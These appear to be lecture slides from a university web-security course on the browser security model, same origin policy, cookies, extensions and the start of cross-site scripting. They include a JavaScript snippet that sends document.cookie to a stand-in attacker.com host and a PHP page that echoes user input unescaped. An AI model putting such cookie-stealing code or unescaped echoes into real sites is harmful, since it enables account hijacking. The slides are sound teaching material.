

CSE 484 / CSE M 584: Computer Security and Privacy

Web Security

[Browser Security Model]

Spring 2019

Franziska (Franzi) Roesner
franzi@cs.washington.edu

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, Ada Lerner, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Admin

- Homework 2 due this Friday 5pm
- Lab 2 out on Wednesday
 - Due Friday, May 24, 5pm
 - You will be able to start on most of it after Wed
 - You will be able to do all of it after next Mon
 - Please see readings on course schedule!
- Final Project Checkpoint #1 due next Friday
- My office hours this week: Th 9:30-10:30am

Recap: Browser Security Model


Goal 1: Protect local system from web attacker

→ Browser Sandbox



Goal 2: Protect/isolate web content from other web content

→ Same Origin Policy
(plus sandbox)



Same Origin Policy

Goal: Protect/isolate web content from other web content

Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com: 81 /dir/other.html	Failure	Same protocol and host but different port
https ://www.example.com/dir/other.html	Failure	Different protocol
http:// en .example.com/dir/other.html	Failure	Different host
http:// example .com/dir/other.html	Failure	Different host (exact match required)
http:// v2 .www.example.com/dir/other.html	Failure	Different host (exact match required)

[Example from Wikipedia]


Same Origin Policy is Subtle!

- Some examples of how messy it gets in practice...
- Browsers don't (or didn't) always get it right...
- We'll talk about:
 - DOM / HTML Elements
 - Navigation
 - Cookie Reading
 - Cookie Writing [in section]
 - Iframes vs. Scripts

HTML + Document Object Model


```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```

Document Object
Model (DOM)




Same-Origin Policy: DOM

Only code from same origin can **access HTML elements** on another site (or in an iframe).




www.bank.com (the parent)
can access HTML elements in
the iframe (and vice versa).



www.evilm.com (the parent)
cannot access HTML elements
in the iframe (and vice versa).

Question: Who Can Navigate a Frame?



Solution: Modern browsers only allow a frame to navigate its “descendent” frames




`window.open("https://www.attacker.com/...", "awglogin")`

If bad frame can **navigate** sibling frames, attacker gets password!


Browser Cookies

- HTTP is stateless protocol
- Browser cookies used to introduce state
 - Websites can store small amount of info in browser
 - Used for authentication, personalization, tracking...
 - Cookies are often secrets



Same Origin Policy: Cookie Reading

- Websites can only read/receive cookies from the same domain
 - Can't steal login token for another site 😊



Same Origin Policy: Cookie Writing

Which cookies can be set by **login.site.com**?

allowed domains


- ✓ **login.site.com**
- ✓ **.site.com**

disallowed domains

- ✗ **othersite.com**
- ✗ **.com**
- ✗ **user.site.com**

login.site.com can set cookies for all of **.site.com (domain suffix)**, but not for another site or top-level domain (TLD)

Problem: Who Set the Cookie?



Same-Origin Policy: Scripts

- When a website **includes a script**, that script **runs in the context of the embedding website**.

www.example.com

```
<script  
  src="http://otherdomain  
      .com/library.js">  
</script>
```

The code from <http://otherdomain.com> **can** access HTML elements and cookies on www.example.com.

- If code in script sets cookie, under what origin will it be set?
- What could possibly go wrong...?

Foreshadowing:

SOP Does Not Control Sending

- A webpage can **send** information to any site
- Can use this to send out secrets...
- Example: leak info via image

```

```


Example: Cookie Theft

- Cookies often contain authentication token
 - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#"  
onclick="window.location='http://attacker.com/sto  
le.cgi?cookie='+document.cookie; return  
false;">Click here!</a>
```

- Btw: Cookie theft via network eavesdropping
 - Cookies included in HTTP requests
 - One of the reasons HTTPS is important!

Firesheep



<https://codebutler.github.io/firesheep/>

Cross-Origin Communication

- Sometimes you want to do it...
- Cross-origin network requests
 - Access-Control-Allow-Origin: <list of domains>
 - Unfortunately, often:
Access-Control-Allow-Origin: *
- Cross-origin client side communication
 - HTML5 postMessage between frames
 - Unfortunately, many bugs in how frames check sender's origin

What about Browser Plugins?

- **Examples:** Flash, Silverlight, Java, PDF reader
- **Goal:** enable functionality that requires transcending the browser sandbox
- Increases browser's attack surface

Java and Flash both vulnerable—again—to new 0-day attacks

Java bug is actively exploited. Flash flaws will likely be targeted soon.


by Dan Goodin (US) - Jul 13, 2015 9:11am PDT

- **Good news:** plugin sandboxing improving, and need for plugins decreasing (due to HTML5 and extensions)

News: Goodbye Flash

Get ready to finally say goodbye to Flash — in 2020

Posted Jul 25, 2017 by [Frederic Lardinois \(@fredericl\)](#)



Next Story




What about Browser Extensions?

- Most things you use today are probably extensions
- **Examples:** AdBlock, Ghostery, Mailvelope
- **Goal:** Extend the functionality of the browser
- (Chrome:) Carefully designed security model to **protect from malicious websites**
 - **Privilege separation:** extensions consist of multiple components with well-defined communication
 - **Least privilege:** extensions request permissions

What about Browser Extensions?

- But be wary of malicious extensions: **not subject to the same-origin policy** – can inject code into any webpage!




Stepping Back

- Browser security model
 - Browser sandbox: isolate web from local machine
 - Same origin policy: isolate web content from different domains
 - Also: Isolation for plugins and extensions
- Web application security (next)
 - How (not) to build a secure website

Web Application Security

Dynamic Web Application



OWASP Top 10 Web Vulnerabilities

1. Injection
2. Broken Authentication & Session Management
3. Cross-Site Scripting
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

Cross-Site Scripting (XSS)


PHP: Hypertext Processor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code
`<input value=<?php echo $myvalue; ?>>`
- Can embed variables in double-quote strings
`$user = "world"; echo "Hello $user!";`
or `$user = "world"; echo "Hello" . $user . "!";`
- Form data in global arrays `$_GET`, `$_POST`, ...

Echoing / “Reflecting” User Input

Classic mistake in server-side applications

`http://naive.com/search.php?term=“Justin Bieber”`



The diagram consists of two ovals connected by an arrow. The top oval contains the text “Justin Bieber” from the URL. An arrow points from this oval to a second oval below it, which contains the PHP code `<?php echo $_GET[term] ?>` from the HTML response.

search.php responds with

```
<html> <title>Search results</title>
<body>You have searched for <?php echo $_GET[term] ?>... </body>
```

Echoing / “Reflecting” User Input

naive.com/hello.php?name
=Bob

